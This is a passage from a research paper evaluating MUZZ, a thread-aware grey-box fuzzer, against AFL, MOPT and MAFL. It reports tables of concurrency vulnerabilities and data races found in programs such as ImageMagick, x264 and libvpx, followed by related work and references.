gm-cnvt	15333	**13774**	**89.8%**	14031	10784(+2990)	76.9%(+13.0%)	12453	8290(+5484)	66.6%(+23.3%)	12873	8956(+4818)	69.6%(20.3%)
im-cnvt	14377	**12987**	**90.3%**	12904	10610(+2377)	82.2%(+8.1%)	9935	7634(+5353)	76.8%(+76.8%)	10203	8012(+4975)	78.5%(+11.8%)
cwebp	11383	**7554**	**66.4%**	10389	6868(+686)	66.1% (+0.3%)	9754	5874(+1680)	60.2% (+6.1%)	9803	5869(+1685)	59.9%(+6.5%)
vpxdec	28892	**25593**	**88.6%**	27735	22507(+3086)	81.2%(+7.4%)	24397	18936(+6657)	77.6%(+11.0%)	27119	20896(+4697)	77.1%(11.5%)
x264	15138	**14611**	**96.5%**	14672	13413(+1198)	91.4% (+5.1%)	13211	11801(+2810)	89.3% (+7.2%)	12427	11202(+3409)	90.1%(+6.4%)
x265	12965	10704	**82.6%**	13858	**10890**(-186)	78.6% (+4.0%)	12980	9957(+747)	76.7% (+5.9%)	13142	10154 (+550)	77.3%(+5.3%)

exhibit as *buffer-overflow*), they are treated as one vulnerability. Afterwards, we manually triage all the vulnerabilities into two groups based on their relevance with multithreading: the concurrency-vulnerabilities V_m, and the other vulnerabilities that do not occur in multithreading context V_s. The number of these vulnerabilities are denoted as N_v^m and N_v^s, respectively.

We mainly refer to N_c^m, N_v^m in Table 3 to evaluate MUZZ's *concurrency-vulnerability* detection capability.

The number of multithreading-relevant POC files, N_c^m, is important since it corresponds to different crashing states when executing multithreading context [27, 34]. It is apparent that MUZZ has the best results of N_c^m in all the benchmarks that have V_m vulnerabilities (e.g., for *im-cnvt*, MUZZ: 63, MAFL: 23, AFL: 6, MOPT: 6). Moreover, MAFL also exhibits better results than AFL and MOPT (e.g., for *pbzip2-c*, MUZZ: 6, MAFL: 6, AFL: 0, MOPT: 0). This suggests that MUZZ's and MAFL's emphasis on multithreading-relevant seed generation indeed helps to exercise more erroneous multithreading-relevant execution states.

The most important metric is N_v^m since our focus is to detect concurrency-vulnerabilities (V_m). Table 3 shows that MUZZ has the best results: MUZZ detects 9 concurrency-vulnerabilities, while MAFL, AFL and MOPT detects 5, 4, 4, respectively. Detected V_m can be divided into three groups.

1) V_m **caused by concurrency-bugs**. We term this group of vulnerabilities as V_{cb}. The 4 vulnerabilities in *im-cnvt* all belong to this group — the misuses of caches shared among threads cause the data races. The generated seeds may exhibit various symptoms such as *buffer-overflow* and *memcpy-param-overlap*. MUZZ found all the 4 vulnerabilities, while the others only found 2. We also observed that for the 2 vulnerabilities that are detected by all these fuzzers, MAFL's detection capability appears *more stable* since it detects both in all its six fuzzing runs, while the others can only detect them at most in five runs (not depicted in the table). **2)** V_m **triggered in multithreading only but not induced by concurrency-bugs**. For example, the vulnerability in *pbzip2-d* stems from a *stack-overflow* error when executing a function concurrently. This crash can never happen when *pbzip2-d* works in single-thread mode since it does not even invoke that erroneous function. In our evaluation, MUZZ detected this vulnerability while the other fuzzers failed. Another case is the vulnerability in *pbzip2-c*, which was detected by MUZZ and MAFL, but not by AFL or MOPT. 3) **Other concurrency-vulnerabilities**. The characteristics of these V_m are that their crashing backtrace contains multithreading context (i.e., *TFork* is invoked), however, the crashing condition might also be occasionally triggered when only one thread is specified. The V_m vulnerabilities detected in *vpxdec* and *x264* belong to this category. In particular, MUZZ detects 2 vulnerabilities in *vpxdec* while MAFL, AFL, and MOPT only find 1.

We consider the reason behind the differences w.r.t. N_c^m and N_v^m among the fuzzers to be that, MUZZ keeps more "deeper" multithreading-relevant seeds that witness different execution states, and mutations on some of them are more prone to trigger the crashing conditions.

Columns N_c, N_c^s, N_v^s are metrics less focused. But we can still observe that 1) according to N_c, MUZZ (and MAFL) can exercise more total crashing states; 2) despite that the values of N_c^s from MUZZ are usually smaller, MUZZ can still find all the (categorized) V_s detected by other fuzzers.

From the 12 evaluated benchmarks, we reported the 10 new vulnerabilities (sum of MUZZ's results in columns N_v^m and N_v^s except for row *vpxdec*; 7 of them belong to V_m), all of them have been confirmed or fixed, 3 of which have already been assigned CVE IDs. Besides, we also conducted a similar evaluation on *libvpx* v1.8.0-178 (the git HEAD version at the time of evaluation). MUZZ detected a 0-day concurrency-vulnerability within 24 hours (among six fuzzing runs, two of them detected the vulnerability in 5h38min and 16h07min,

Table 3: Fuzzing results on MUZZ, MAFL, AFL and MOPT, in terms of crashes and vulnerabilities. Some projects (e.g., *lbzip2-c*) are excluded since there were no crashes/vulnerabilities detected by any of the fuzzers. N_c: number of proof-of-crash (POC) files; N_c^m: number of multithreading-relevant POC files; N_v^m: number of concurrency-vulnerabilities. N_c^s: number of POC files irrelevant with multithreading; N_v^s: number of vulnerabilities irrelevant to multithreading. **Bold data entries** mark the best results for N_c^m and N_v^m. The numbers in parentheses denote the differences between MUZZ and others.

ID	MUZZ					MAFL					AFL					MOPT				
	N_c	N_c^m	N_v^m	N_c^s	N_v^s	N_c	N_c^m	N_v^m	N_c^s	N_v^s	N_c	N_c^m	N_v^m	N_c^s	N_v^s	N_c	N_c^m	N_v^m	N_c^s	N_v^s
pbzip2-c	6	**6**	**1**	0	0	6	0(+6)	**1**(0)	0	0	0	0(+6)	0(+1)	0	0	0	0(+6)	0(+1)	0	0
pbzip2-d	15	**15**	**1**	0	0	0	0(+15)	0(+1)	0	0	0	0(+15)	0(+1)	0	0	0	0(+15)	0(+1)	0	0
im-cnvt	87	**63**	**4**	24	1	49	23(+40)	2(+2)	26	1	29	6(+57)	2(+2)	23	1	32	6(+57)	2(+2)	26	1
cwebp	19	0	0	19	1	27	0(0)	0(0)	27	1	14	0(0)	0(0)	14	1	15	0(0)	0(0)	15	1
vpxdec	523	**347**	**2**	176	2	495	279(+68)	1(+1)	216	2	393	205(+142)	1(+1)	188	2	501	301(+46)	1(+1)	200	2
x264	103	**103**	**1**	0	0	88	88(+15)	**1**(0)	0	0	78	78(+25)	**1**(0)	0	0	66	66(+37)	**1**(0)	0	0
x265	43	0	0	43	1	52	0(0)	0(0)	52	1	62	0(0)	0(0)	62	1	59	0(0)	0(0)	59	1

respectively), while MAFL, AFL and MOPT failed to detect it in 15 days (360 hours) in all their six fuzzing runs. The newly detected vulnerability has been assigned with another CVE ID. The vulnerability details are available in Table 5.

Given the fact that there are extremely few CVE records caused by concurrency-vulnerabilities (e.g., 202 among 70438, based on records from CVE-2014-* to CVE-2018-*) [48], MUZZ demonstrates the high capability in detecting concurrency-vulnerabilities.

Answer to RQ2: MUZZ demonstrates superiority in exercising more multithreading-relevant crashing states and detecting concurrency-vulnerabilities.

6.4 Concurrency-bug Revealing (RQ3)

The fuzzing phase only detects the vulnerabilities caused by crashes, but the *seemingly normal* seed files generated during fuzzing may still execute paths that trigger concurrency-violation conditions like *data-races*, *deadlocks*, etc. We detect concurrency-bugs in concurrency-bug revealing component (Ⓓ, right-top in Figure 3). It is worth noting that our goal is *not* to improve the capabilities of concurrency-bug detection over existing techniques such as TSan [42], Helgrind [49], or UFO [21]. Instead, we aim to *reveal as many bugs as possible within a time budget, by replaying against fuzzer-generated seeds with the help of these techniques*. In practice, this component feeds the target program with the seeds that were generated during fuzzing as its inputs, and facilitate detectors such as TSan to reveal concurrency-bugs. During this evaluation, we compiled the target programs with TSan and replayed them against the fuzzer-generated multithreading-relevant seeds (corresponding to N_{mt} in Table 2). We did not replay with *all the generated seeds* (corresponding to N_{all} in Table 2) since seeds not exercising multithreading context will not reveal concurrency-bugs.

We limit our replay time budget to two hours; in §6.5.4 we discuss the rationale of this configuration. The next is to *determine the replay pattern* per seed to reveal more concurrency-bugs within this budget. This is necessary since TSan may fail to detect concurrency-bugs in a few runs when it does not *observe concurrency violation conditions* [12, 42, 49]. Meanwhile, as the time budget is limited, we cannot exhaustively replay against a given seed to see whether it may trigger concurrency-violations — in the worst case, we may waste time in executing against a seed that never violates the conditions. We provide two replay patterns.

- $\mathbb{P}1$ It executes against each seed in the queue *once per turn* in a round-robin way, until reaching the time budget.
- $\mathbb{P}2$ It relies on $\mathbb{N}_c$ in repeated execution (c.f., §5.2): each seed is executed $\frac{\mathbb{N}_c}{N_0}$ *times per turn* continuously in a round-robin way. According to Equation 4, we replay 5 times per turn (40/8) for AFL generated multithreading-relevant seeds; for MUZZ and MAFL, it is determined by Equation (5), with candidate values 2, 3, 4, 5.

It is fair to compare replay results w.r.t. $\mathbb{P}1$ and $\mathbb{P}2$ in that the time budget is fixed. The difference between the two patterns is that seeds' execution orders and accumulated execution time spent on them can be rather different.

Table 4 depicts the results for concurrency-bug revealing with $\mathbb{P}1$ and $\mathbb{P}2$. N_e^m is the number of *observed concurrency-violation executions* and N_B^m is the number of concurrency-bugs (B_m) according to their root causes. For example, it only counts one concurrency-bug (N_B^m=1) even when the replaying process observes 10 data-race pairs across executions (N_e^m=10), as long as the root cause of the races is unique. We analyze this table from two perspectives.

First, MUZZ *demonstrates superiority in concurrency-bug detection regardless of replay patterns.* This is observed based on the "best results" for each metric in each pattern. MUZZ achieves the best results for most projects. For example, when *x264* is replayed with N_e^m, 1) MUZZ's found the most violations — the values of N_e^m are, MUZZ: 68, MAFL: 46, AFL: 28, MOPT: 30; 2) the best result of N_B^m also comes from MUZZ, MUZZ: 8, MAFL: 6, AFL: 4, MOPT: 5. Similar results can also be observed with $\mathbb{P}2$ for *x264*, where MUZZ has the biggest N_e^m(91) and biggest N_B^m(9). The only project where MAFL achieves the best is *pigz-c*, where it is slightly

Table 4: Comparisons of replay patterns ℙ1 and ℙ2 on MUZZ, MAFL, AFL and MOPT, in terms of concurrency violations (N_e^m) and concurrency-bugs (N_B^m). The best results of N_e^m and N_B^m are underlined / **bold** for ℙ1 / ℙ2 respectively.

ID	ℙ1								ℙ2							
	MUZZ		MAFL		AFL		MOPT		MUZZ		MAFL		AFL		MOPT	
	N_e^m	N_B^m	N_e^m	N_B^m	N_e^m	N_B^m	N_e^m	N_B^m	N_e^m	N_B^m	N_e^m	N_B^m	N_e^m	N_B^m	N_e^m	N_B^m
lbzip2-c	469	1	447	1	386	1	435	1	**493**	**1**	483	**1**	421	**1**	458	**1**
pigz-c	793	1	803	1	764	1	789	1	856	**1**	**862**	**1**	727	**1**	742	**1**
gm-cnvt	93	5	79	4	45	2	55	3	**133**	**5**	83	4	54	3	57	3
im-cnvt	92	3	84	3	58	2	56	2	**118**	**3**	117	**3**	65	2	59	2
vpxdec	31	3	17	1	23	1	18	1	**42**	**3**	22	1	25	1	22	1
x264	68	8	46	6	28	4	30	5	**91**	**9**	52	6	25	4	28	4

better than MUZZ.

Second, as to MUZZ *and* MAFL, ℙ2 *is probably better than* ℙ1. It is concluded based on the fact that ℙ2's "best results" are all better than ℙ1's. For example, as to N_e^m in *x264*, the best result of N_e^m is achieved with ℙ2 (ℙ1: 68, ℙ2: 91); similarly, the best result of N_B^m also comes from ℙ2 (ℙ1: 8, ℙ2: 9). In the meantime, there seems to be no such implication inside AFL or MOPT. Besides the numbers of concurrency-violations or concurrency-bugs, §6.5.3 provides a case study on `gm-cnvt` that demonstrates ℙ2's advantages over ℙ1 w.r.t. *time-to-exposure* of the concurrency-bugs.

We have reported all the newly detected 19 concurrency-bugs (excluding the 3 concurrency-bugs in *vpxdec-v1.3.0-5589*) to their project maintainers (c.f., Table 5 for the details).

Answer to RQ3: MUZZ outperforms competitors in detecting concurrency-bugs; the value $\mathbb{N}_c$ calculated during fuzzing additionally contributes to revealing these bugs.

6.5 Further Discussions

This section discusses miscellaneous concerns, issues and observations for MUZZ's design and evaluation.

6.5.1 Constant Parameters

Using empirical constant parameters for grey-box fuzzing is practiced by many fuzzing techniques [6,33,63]. For example, AFL itself has many hard-coded configurations used by default; MOPT additionally has the suggested configuration to control the time to move on to pacemaker mode (i.e., `-L 0`).

In MUZZ, constant parameters are used in two places.

(1) The upper bounds for coverage-oriented instruction: P_{s0} (defaults to 0.5) and P_{m0} (defaults to 0.33). These default values inspire from AFL's "selective deputy instruction instrumentation" strategy to make the instrumentation ratio to be 0.33 when AddressSanitizer is involved during instrumentation. Larger values of P_{s0} and P_{m0} increases the instrumentation ratio only if *the thresholds are frequently reached*. Subsequently, the instrumented program has these symptoms: a) the program size after instrumentation increases; b) the execution state feedback is potentially better; c) the instrumentation-introduced execution speed slowdown is more evident. Therefore, increasing the values of P_{s0} and P_{m0} reflects a tradeoff between precise feedback and its overhead. In our benchmarks, when we assign P_{s0} =0.5, P_{m0} =0.33,

- For *im-cnvt*, the speed slowdown is about 15% compared to default settings, while the capability of detecting concurrency-vulnerabilities and concurrency-bugs are similar; meanwhile, there are a few more multithreading-relevant seeds (N_{mt}) but $\frac{N_{mt}}{N_{all}}$ is slightly smaller.
- For *pbzip2-c*, the differences brought by changes of P_{s0} and P_{m0} from the default settings are all neglectable.

We believe there are no optimal instrumentation thresholds that work for all the projects; therefore MUZZ provides the empirical values as the defaults.

(2) The seed selection probabilities $P_{ynt} = 0.95$, $P_{ynn} = 0.01$, $P_{nnn} = 0.15$ in Algorithm 3. These constants are not introduced by MUZZ, but based on AFL's "skipping probability" to conditionally favor seeds with new coverage [63].

Since the 12 benchmarks that we chose are quite diversified (c.f., §6.1.2), it is considered fair to use default settings for these parameters, when comparing MUZZ, MAFL with other fuzzers such as AFL, MOPT. In practice, we suggest keeping MUZZ's default settings to test other multithreaded programs.

6.5.2 Schedule-intervention Instrumentation

The goal of MUZZ's schedule-intervention is to diversify interleavings during repeated executions in the fuzzing phase. During the evaluation, we did not separately evaluate the effects of *schedule-intervention instrumentation*. However, based on our observation, this instrumentation is important to achieve more stable fuzzing results. Two case studies can support this statement.

a) We turned off schedule-intervention instrumentation in MUZZ and fuzzed *lbzip2-c* six times on the *same* machine. The calculated value of $\frac{N_{mt}}{N_{all}}$ is 54.5% (= 4533/8310), which is lower than the result in Table 2 (63.6% = 5127/8056). Since 54.5% is still greater than the results of AFL (42.9%) and MOPT (41.8%), this also indicates MUZZ's other two strategies indeed benefit the multithreading-relevant seed generation for fuzzing.

Table 5: Newly detected vulnerabilities and concurrency-bugs. This summarizes the *new* vulnerabilities and concurrency-bugs evaluated in Table 3 and Table 4 over the 11 benchmarks (*libvpx-v1.3.0-5589* results are all excluded), and includes one concurrency-vulnerability in *vpxdec-v1.8.0-178* which was mentioned in §6.3.

Bugs	Project	Bug Type	Reported Category	MUZZ	MAFL	AFL	MOPT	Status
V1	pbzip2	V_m	divide-by-zero	✓	✓	✗	✗	confirmed, not fixed
V2	pbzip2	V_m	stack-overflow	✓	✗	✗	✗	confirmed, not fixed
V3	ImageMagick	V_m	memcpy-param-overlap	✓	✗	✗	✗	CVE-2018-14560
V4	ImageMagick	V_m	buffer-overflow	✓	✓	✓	✓	CVE-2019-15141
V5	ImageMagick	V_m	buffer-overflow	✓	✓	✓	✓	confirmed, fixed
V6	ImageMagick	V_m	buffer-overflow	✓	✗	✗	✗	confirmed, fixed
V7	ImageMagick	V_s	negative-size-param	✓	✓	✓	✓	CVE-2018-14561
V8	x264	V_m	buffer-overflow	✓	✓	✓	✓	confirmed, fixed
V9	libwebp	V_s	failed-to-allocate	✓	✓	✓	✓	confirmed, won't fix
V10	x265	V_s	divide-by-zero	✓	✓	✓	✓	confirmed, not fixed
V11	libvpx-v1.8.0-178	V_m	invalid-memory-read	✓	✗	✗	✗	CVE-2019-11475
C1	lbzip2	B_m	thread-leak	✓	✓	✓	✓	confirmed, not fixed
C2	pigz	B_m	lock-order-inversion	✓	✓	✓	✓	confirmed, fixed
C3-C7	GraphicsMagick	B_m	data-race	5	4	3	2	confirmed, fixed
C8-C10	ImageMagick	B_m	data-race	3	3	2	2	confirmed, fixed
C11-C19	x264	B_m	data-race	9	6	4	4	confirmed, not fixed

b) We turned off schedule-intervention instrumentation in MUZZ and fuzzed *im-cnvt* on a *different* machine. In all the six fuzzing runs it only detects three concurrency-vulnerabilities which is less than the result in Table 3 (N_v^m =4). Meanwhile, when the schedule-intervention instrumentation is re-enabled, MUZZ can still detect four concurrency-vulnerabilities in that machine.

6.5.3 Time-to-exposure for Concurrency-bug Revealing

In §6.4, we demonstrate ℙ2's advantage over ℙ1 in terms of occurrences of concurrency-violations (N_e^m) and the number of categorized concurrency-bugs (N_B^m). Another interesting metric is the *time-to-exposure* capability of these two replay patterns — given the ground truth that the target programs contain certain concurrency-bugs, the minimal time cost for each pattern to reveal all the known bugs. This metric can further distinguish the two replay patterns' capabilities in terms of revealing concurrency-bug.

We conducted a case study on *gm-cnvt*. From Table 4, it is observable that with both ℙ1 and ℙ2, TSan detected four concurrency-bugs (N_B^m) by replaying the MAFL generated multithreading-relevant seeds (totally 10784) from Table 2; besides, their N_e^m results are also similar (ℙ1: 79, ℙ2: 83). We repeated six times against the 10784 seeds by applying ℙ1 and ℙ2. When a replaying process detects *all* the four different ground-truth concurrency-bugs, we record the total execution time (in *minutes*). Table 6 shows the results.

In Table 6, compared to ℙ1, we can observe that ℙ2 reduces the average time-to-exposure from 66.5 minutes to 34.1 minutes. This fact means, for example, given a tighter replay time budget (say, 60 minutes), ℙ1 has a high chance to miss some of the four concurrency-bugs. Moreover, ℙ2 is more stable since the timing variance is much smaller than that of

Table 6: Time-to-exposure of *gm-cnvt*'s concurrency-bugs during six replays with patterns ℙ1 and ℙ2.

	#1	#2	#3	#4	#5	#6	Avg	Variance
ℙ1	55.3	92.1	21.8	93.7	101.5	34.7	66.5	959.2
ℙ2	33.4	52.2	33.5	37.6	24.7	23.3	34.1	91.0

ℙ1 (91.0 vs. 959.2). This result implicates that, in Table 4, for the concurrency-bug revealing capability of MAFL, the ℙ2's result in *gm-cnvt* is likely to be much better than ℙ1's.

The evaluation of time-to-exposure suggests that, given a set of seeds, ℙ2 is prone to expose concurrency-bugs faster and more stable. Since ℙ2 is closely relevant to schedule-intervention instrumentation (§4.4) and repeated execution (§5.2), this also indicates that these strategies are helpful for concurrency-bug revealing.

6.5.4 Time Budget During Replaying

We chose two hours (2h) as the time budget in the reply phase during evaluation. Unlike the fuzzing phase, which aims to generate *new seed* files that exercise multithreading context, the replay phase runs the target program against *existing seeds* (generated during fuzzing). Therefore, the criterion is to 1) minimize the time for replay; 2) ensure that replay phase traverses all the generated seeds. For projects with less generated (multithreading-relevant) seeds (e.g., N_{mt} =126 for *pbzip2-c* when applying MUZZ), traversing the seeds (with both ℙ1 and ℙ2) *once* are quite fast; however for projects with more generated seeds (e.g., N_{mt} =13774 for *gm-cnvt* when applying MUZZ), this requires more time. To make the evaluation fair, we use the fixed time budget for all the 12 benchmarks, where seeds in projects like *pbzip2-c* will be traversed repeatedly until timeout. During the evaluation, we found 2h to be moderate

since it can traverse all the generated *multithreading-relevant seeds* at least once for all the projects.

Less time budget, e.g., 1h, may make the replay phase to miss certain generated seeds triggering concurrency violation conditions. In fact, from Table 6, we see that time-to-exposure for the concurrency-bugs may take 101.5 minutes. Meanwhile, more time budget, e.g., 4h, might be a waste of time for the exercised 12 benchmarks. In fact, in a case study for *gm-cnvt*, when time budget is 4h, despite that N_e^m is nearly doubled, the number of revealed B_m (i.e., N_B^m) is still the same as the results in Table 4, regardless of $\mathbb{P}1$ or $\mathbb{P}2$.

6.5.5 Statistical Evaluation Results

Specific to the nature of multithreaded programs and our evaluation strategy to determine seeds' relevance with multithreading, we decide not to provide some commonly-used statistical results [27].

First, it is *unfair* to track *coverage over time* when comparing MUZZ, MAFL with AFL or MOPT due to the different meanings of "coverage". In fact, owing to coverage-oriented instrumentation (in MUZZ) and threading-context instrumentation (in MUZZ and MAFL), MUZZ and MAFL cover more execution states (corresponding to N_{all}), therefore naturally preserve more seeds. That is also the reason that in §6.2 the values of N_{mt} and $\frac{N_{mt}}{N_{all}}$ are more important than N_{all}.

Second, we *cannot* compare the *multithreading-relevant paths over time* among MUZZ, MAFL, AFL, and MOPT. This reason is simple: we resort to a separate procedure *after fuzzing* to determine whether it covers thread-forking routines. We have to do so since AFL and MOPT do not provide a builtin solution to discovering seeds' relevance with multithreading. Consequently, we cannot plot multithreading-relevant crashing states over time.

Third, despite that the *statistical variance* is important, it is not easy to be calculated comprehensively. During evaluation, to reduce the variance among individuals, we apply an *ensemble strategy* by sharing seeds among the six runs, for each of the specific fuzzers [63]. However, for multi-threaded target programs, another variance comes from the *thread scheduling* for different threads (in our experiments, four working threads were specified). MUZZ and MAFL have the schedule-intervention instrumentation to help diversify the effects, while it is absent in AFL and MOPT. In fact, from the case studies in §6.5.2, we envision that the variance may be huge for different machines under different workloads. Due to this, providing *fair* statistical results w.r.t. the variance may still be impractical. Therefore, we tend to exclude variance metrics and only choose those that exhibit the "overall results", i.e., N_{mt}, $\frac{N_{mt}}{N_{all}}$, N_c^m, N_v^m, N_e^m, and N_B^m. Similarly, the case studies or comparisons in §6.2, §6.3, §6.4 are all based on "overall results". During the evaluation, we indeed observed that the results of MUZZ and MAFL are more stable than those of AFL and MOPT.

7 Related Work

7.1 Grey-box Fuzzing Techniques

The most relevant is the fuzzing techniques on concurrency-vulnerability detection. ConAFL [30] is a thread-aware GBF that focuses on user-space multithreaded programs. Much different from MUZZ's goal to reveal both V_m and B_m, ConAFL only detects a subset of concurrency-bug induced vulnerabilities (V_{cb}) that cause *buffer-overflow*, *double-free*, or *use-after-free*. ConAFL also utilizes heavy thread-aware static and dynamic analyses, making it suffer from scalability issues. The other difference is that MUZZ's thread-aware analyses aim to provide runtime feedback to distinguish more execution states in multithreading contexts, to bring more multithreading-relevant seeds; meanwhile, ConAFL relies on the discovery of sensitive concurrency operations to capture pairs that may introduce the aforementioned three kinds of vulnerabilities. Further, since the static and dynamic analyses aim to capture and intervene "sensitive concurrency operation pairs", ConAFL suffers from the scalability issue. In fact, the biggest binary it evaluated was 196K (*bzip2smp*), while MUZZ can handle programs scaling to 19.4M (*im-cnvt*). In the evaluation, we did not evaluate ConAFL — the GitHub version of ConAFL (https://github.com/Lawliar/ConAFL) does not work since its static analysis is not publicly available and it is not trivial to implement that technique ourselves; further, we have not obtained the runnable tool after we requested from the authors. RAZZER [24] utilizes a customized hypervisor to control thread-interleaving deterministically to trigger data races in Linux kernel. It is a *kernel fuzzer* that cannot reveal multithreading-relevant bugs in *user-space* programs. As a matter of fact, the proof-of-crashes are essentially *sequences of system calls* that could trigger race conditions, and the fix of the detected vulnerabilities requires patches to the *kernel* code. Consequently, the guidance of fuzzing is also different. RAZZER spots the over-approximated racing segments and tames non-deterministic behavior of the kernel such that it can deterministically trigger a race. While MUZZ's solution is to distinguish more thread-interleaving states to trap the fuzzing to reveal more multithreading-relevant paths. Practically, it is not easy to effectively sequentialize the thread-interleavings to fuzz the user-space programs [64].

Multithreading-relevant bugs are inherently *deep*. To reveal deep bugs in the target programs, some GBFs facilitate other feedback [7, 14, 29, 44, 52, 55, 56, 61]. Angora [7] distinguishes different calling context when calculating deputy instruction transitions to keep more valuable seeds. Driller [44], QSYM [61], and Savior [8] integrate symbolic execution to provide additional coverage information to exercise deeper paths. MUZZ inspires from these techniques in that it provides more feedback for multithreading context with stratified coverage-oriented and thread-context instrumentations, as well as schedule-intervention instrumentation. Other fuzzing techniques utilize the domain knowledge of the target pro-

gram to generate more effective seeds [39,53,54]. Skyfire [53] and Superion [54] provide customized seed generation and mutation strategies on the programs that feed grammar-based inputs. SGF [39] relies on the specifications of the structured input to improve seed quality. These techniques are orthogonal to MUZZ and can be integrated into *seed mutation* (c.f. Ⓑ in Figure 3).

7.2 Static Concurrency-bug Prediction

Static concurrency-bug (B_m) predictors aim to approximate the runtime behaviors of a concurrent program without actual execution. Several static approaches have been proposed for analyzing Pthread and Java programs [40, 45, 50]. LOCKSMITH [40] uses existential types to correlate locks and data in dynamic heap structures for race detection. Goblint [50] relies on a thread-modular constant propagation and points-to analysis for detecting concurrent bugs by considering conditional locking schemes. [51] scales its detection to large codebases by sacrificing soundness and suppressing false alarms using heuristic filters. FSAM [45, 46] proposes a sparse flow-sensitive pointer analysis for C/C++ programs using context-sensitive thread-interleaving analysis. Currently, MUZZ relies on flow- and context-insensitive results of FSAM for thread-aware instrumentations. We are seeking solutions to integrating other bug prediction techniques to further improve MUZZ's effectiveness.

7.3 Dynamic Analysis on Concurrency-bugs

There are a large number of dynamic analyses on concurrency-bugs. They can be divided into two categories: modeling concurrency-bugs and strategies to trigger these bugs.

The techniques in the first category [12,41,42,59] typically monitor the memory and synchronization events [19]. The two fundamentals are *happens-before model* [12] and *lockset model* [41]. Happens-before model reports a race condition when two threads read/write a shared memory arena in a causally unordered way, while at least one of the threads write this arena. Lockset model conservatively considers a potential race if two threads read/write a shared memory arena without locking. Modern detectors such as TSan [42], Helgrind [49] usually apply a hybrid strategy to combine these two models. MUZZ *does not* aim to improve existing concurrency violation models; instead, it relies on these models to detect concurrency-bugs with our fuzzer-generated seeds.

The second category of dynamic analyses focuses on how to trigger concurrency violation conditions. This includes random testings that mimic non-deterministic program executions [4, 25, 38], regression testings [47, 60] that target interleavings from code changes, model checking [13, 57, 62] and hybrid constraint solving [20–22] approaches that systematically check or execute possible thread schedules, heuristically avoid fruitless executions [10, 17, 18, 66], or utilizing multi-core to accelerate bug detection [37]. Our work differs from all the above, as our focus is *not* to test schedules with a given seed file, but to generate seed files that execute multithreading-relevant paths. In particular, our goal of schedule-intervention instrumentation is to diversify the actual schedules to help provide feedback during fuzzing.

8 Conclusion

This paper presented MUZZ, a novel technique that empowers thread-aware seed generation to GBFs for fuzzing multi-threaded programs. Our approach performs three novel instrumentations that can distinguish execution states introduced by thread-interleavings. Based on the feedback provided by these instrumentations, MUZZ optimizes the dynamic strategies to stress different kinds of multithreading context. Experiments on 12 real-world programs demonstrate that MUZZ outperforms other grey-box fuzzers such as AFL and MOPT in generating valuable seeds, detecting concurrency-vulnerabilities, as well as revealing concurrency-bugs.

Acknowledgement

This research was supported (in part) by the National Research Foundation, Prime Ministers Office, Singapore under its National Cybersecurity R&D Program (Award No. NRF2018NCR-NCR005-0001), National Satellite of Excellence in Trustworthy Software System (Award No. NRF2018NCR-NSOE003-0001), and NRF Investigatorship (Award No. NRFI06-2020-0022) administered by the National Cybersecurity R&D Directorate. The research of Dr Xue is supported by CAS Pioneer Hundred Talents Program.

References

[1] L. O. Andersen. Program analysis and specialization for the c programming language. Technical report, DIKU, University of Copenhagen, 1994.

[2] S. Blackshear, N. Gorogiannis, P. W. O'earn, and I. Sergey. Racerd: Compositional static race detection. *OOPSLA*, 2:144:1–144:28, Oct. 2018.

[3] M. Böhme, V. T. Pham, and A. Roychoudhury. Coverage-based greybox fuzzing as markov chain. In *CCS '16*, pages 1032–1043. ACM, 2016.

[4] Y. Cai and W. K. Chan. Magicfuzzer: Scalable deadlock detection for large-scale applications. In *ICSE '12*, pages 606–616. IEEE, 2012.

[5] Y. Cai, B. Zhu, R. Meng, H. Yun, L. He, P. Su, and B. Liang. Detecting concurrency memory corruption vulnerabilities. In *ESEC/FSE '19*, pages 706–717, 2019.

[6] H. Chen, Y. Xue, Y. Li, B. Chen, X. Xie, X. Wu, and Y. Liu. Hawkeye: Towards a desired directed grey-box fuzzer. In *CCS '18*, pages 2095–2108. ACM, 2018.

[7] P. Chen and H. Chen. Angora: Efficient fuzzing by principled search. In *SP '18*, pages 711–725, 2018.

[8] Y. Chen, P. Li, J. Xu, S. Guo, R. Zhou, Y. Zhang, T. Wei, and L. Lu. SAVIOR: towards bug-driven hybrid testing. In *SP '20*, 2020.

[9] I. Chowdhury and M. Zulkernine. Using complexity, coupling, and cohesion metrics as early indicators of vulnerabilities. *Journal of System Architecture*, 57(3):294–313, Mar. 2011.

[10] M. Christakis, A. Gotovos, and K. Sagonas. Systematic testing for detecting concurrency errors in erlang programs. In *ICST 2013*, pages 154–163, March 2013.

[11] P. Di and Y. Sui. Accelerating dynamic data race detection using static thread interference analysis. In *PMAM '16*, pages 30–39. ACM, 2016.

[12] C. Flanagan and S. N. Freund. FastTrack: efficient and precise dynamic race detection. In *PLDI '09*, pages 121–133. ACM, 2009.

[13] C. Flanagan and P. Godefroid. Dynamic partial-order reduction for model checking software. In *POPL '05*, pages 110–121. ACM, 2005.

[14] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei, and Z. Chen. Collafl: Path sensitive fuzzing. In *SP '18*, pages 1–12. IEEE, 2018.

[15] Google Inc. OSS-Fuzz, 2018.

[16] Google Inc. Clusterfuzz, 2019.

[17] S. Guo, M. Kusano, and C. Wang. Conc-iSE: Incremental symbolic execution of concurrent software. In *ASE '16*, pages 531–542. ACM, 2016.

[18] S. Guo, M. Kusano, C. Wang, Z. Yang, and A. Gupta. Assertion guided symbolic execution of multithreaded programs. In *ESEC/FSE '15*, pages 854–865, 2015.

[19] S. Hong and M. Kim. A survey of race bug detection techniques for multithreaded programmes. *STVR*, 25(3):191–217, May 2015.

[20] J. Huang. Stateless model checking concurrent programs with maximal causality reduction. In *PLDI '15*, pages 165–174. ACM, 2015.

[21] J. Huang. UFO: Predictive concurrency use-after-free detection. In *ICSE '18*, pages 609–619. ACM, 2018.

[22] J. Huang, P. O. Meredith, and G. Rosu. Maximal sound predictive race detection with control flow abstraction. In *PLDI '14*, pages 337–348, 2014.

[23] IEEE and The Open Group. POSIX.1-2017, 2001.

[24] D. R. Jeong, K. Kim, B. Shivakumar, B. Lee, and I. Shin. RAZZER: Finding kernel race bugs through fuzzing. In *SP '19*, volume 00, pages 279–293, 2019.

[25] P. Joshi, C. Park, K. Sen, and M. Naik. A randomized dynamic program analysis technique for detecting real deadlocks. In *PLDI '09*, pages 110–120, 2009.

[26] M. Kerrisk. *The Linux Programming Interface*. No Starch, 2010.

[27] G. Klees, A. Ruef, B. Cooper, S. Wei, and M. Hicks. Evaluating fuzz testing. In *CCS '18*, pages 2123–2138. ACM, 2018.

